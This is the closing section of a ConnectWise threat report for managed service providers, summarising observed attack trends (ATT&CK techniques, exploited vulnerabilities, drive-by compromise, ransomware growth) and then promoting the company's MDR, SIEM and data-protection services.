- Delved into the top MITRE ATT&CK techniques observed in cybersecurity incidents, focusing on defense evasion tactics employed by threat actors. It also highlighted the most exploited vulnerabilities, including those in popular software such as FortiOS, Citrix ShareFile, and MOVEit Transfer.
- Further explored the surging trend of drive-by compromises, where threat actors lure victims to malicious websites through techniques like search engine optimization (SEO) poisoning and malvertising. It also discussed threat actors' increasing use of defense evasion techniques, such as obfuscated files and living-off-the-land binaries (LOLBins).
- Provided a comprehensive analysis of ransomware trends, revealing a 94% increase in ransomware sightings in 2023 compared to the previous year. It examined the top five most sighted ransomware groups, their techniques, and the overall shift towards attacks of opportunity targeting SMBs.

Given all the insights the report provides, taking action can feel convoluted and complex. Cybersecurity is a noisy world with many moving parts, and it's unlikely that MSPs serving SMBs have the time and money to focus on every single alert and threat. That's where ConnectWise comes in.

This report mainly exists to remove some of the complexities for MSPs. Our experts do the heavy lifting to reduce noise and provide information and a roadmap for understanding the most pressing risks and reasonable, effective solutions for your maturity level and budget.

While we have already covered some specific mitigations to address the complexities of the present threat landscape, the main crux of best-in-class cybersecurity is taking a layered approach to protection, prevention, and detection. In other words, the solution is a comprehensive cybersecurity stack.

The right stack for your business may not look like your neighbor's, but the right stack will always include cybersecurity awareness training, endpoint detection and response (EDR) or its managed counterpart (MDR), vulnerability and patch management, and a SaaS cybersecurity solution. Most MSPs will add security information and event management (SIEM) to the mix to help with improved detection, compliance reporting, and incident response assistance. When looking at building your cybersecurity stack, do not forget the time it takes to monitor and maintain these systems and if you're equipped to address a ransomware attack in the middle of the night.

Making use of ConnectWise's highly trained and certified cybersecurity experts, who are accessible 24/7, can augment your team with needed expertise without the time and expense of hiring.

Effective, Layered Cybersecurity with ConnectWise

Leveraging a mix of solutions to create a layered defense system is critical. Check out these cost-effective services and solutions from ConnectWise that are purpose-built to help MSPs like you protect your business and customers.

Protection

ConnectWise Cybersecurity and Data Protection solutions offer software, support services, community, and integrations that enable IT solution providers to launch and grow a profitable cybersecurity practice. This collection of solutions includes propriety threat research and 24/7 monitoring and response tools that address complexity, costs, time-to-value, and other considerations when starting, building, and maintaining a successful cybersecurity practice. Learn more about ConnectWise Cybersecurity and Data Protection >>

Prevention

ConnectWise MDR™ is used to detect, respond to, and prevent cyberthreats and attacks. With features such as enterprise-level cybersecurity, AI-powered monitoring, and automatic response and remediation, our managed detection and response (MDR) tool is purpose-built for MSPs. It's backed 24/7 by ConnectWise SOC Services™, and can even be combined with solutions from SentinelOne, Microsoft, and Bitdefender to better fortify your defenses. Get affordable endpoint protection that keeps your clients and business secure. Learn more about ConnectWise MDR >>

Detection

ConnectWise SIEM™ consolidates and correlates cybersecurity data to improve coverage, detection, and compliance. With enhanced network visibility provided by our security information and event management (SIEM) solution, MSPs can make data-driven decisions and quickly identify, investigate, and address high-priority threats. Plus, it can be combined with other solutions to offer enterprise-grade, 24/7 MDR that's profitable and easy to sell without the challenges of building and maintaining your own SOC. Learn more about ConnectWise SIEM >>

About ConnectWise

ConnectWise is the world's leading software company dedicated to the success of IT solution providers (TSPs) through unmatched software, services, community, and marketplace of integrations. ConnectWise offers an innovative, integrated, and security-centric platform—Asio™—which provides unmatched flexibility that fuels profitable, long-term growth for partners. ConnectWise enables TSPs to drive business efficiency with automation, IT documentation, and data management capabilities and increase revenue with remote monitoring, cybersecurity, and backup and disaster recovery technologies. For more information, visit connectwise.com >>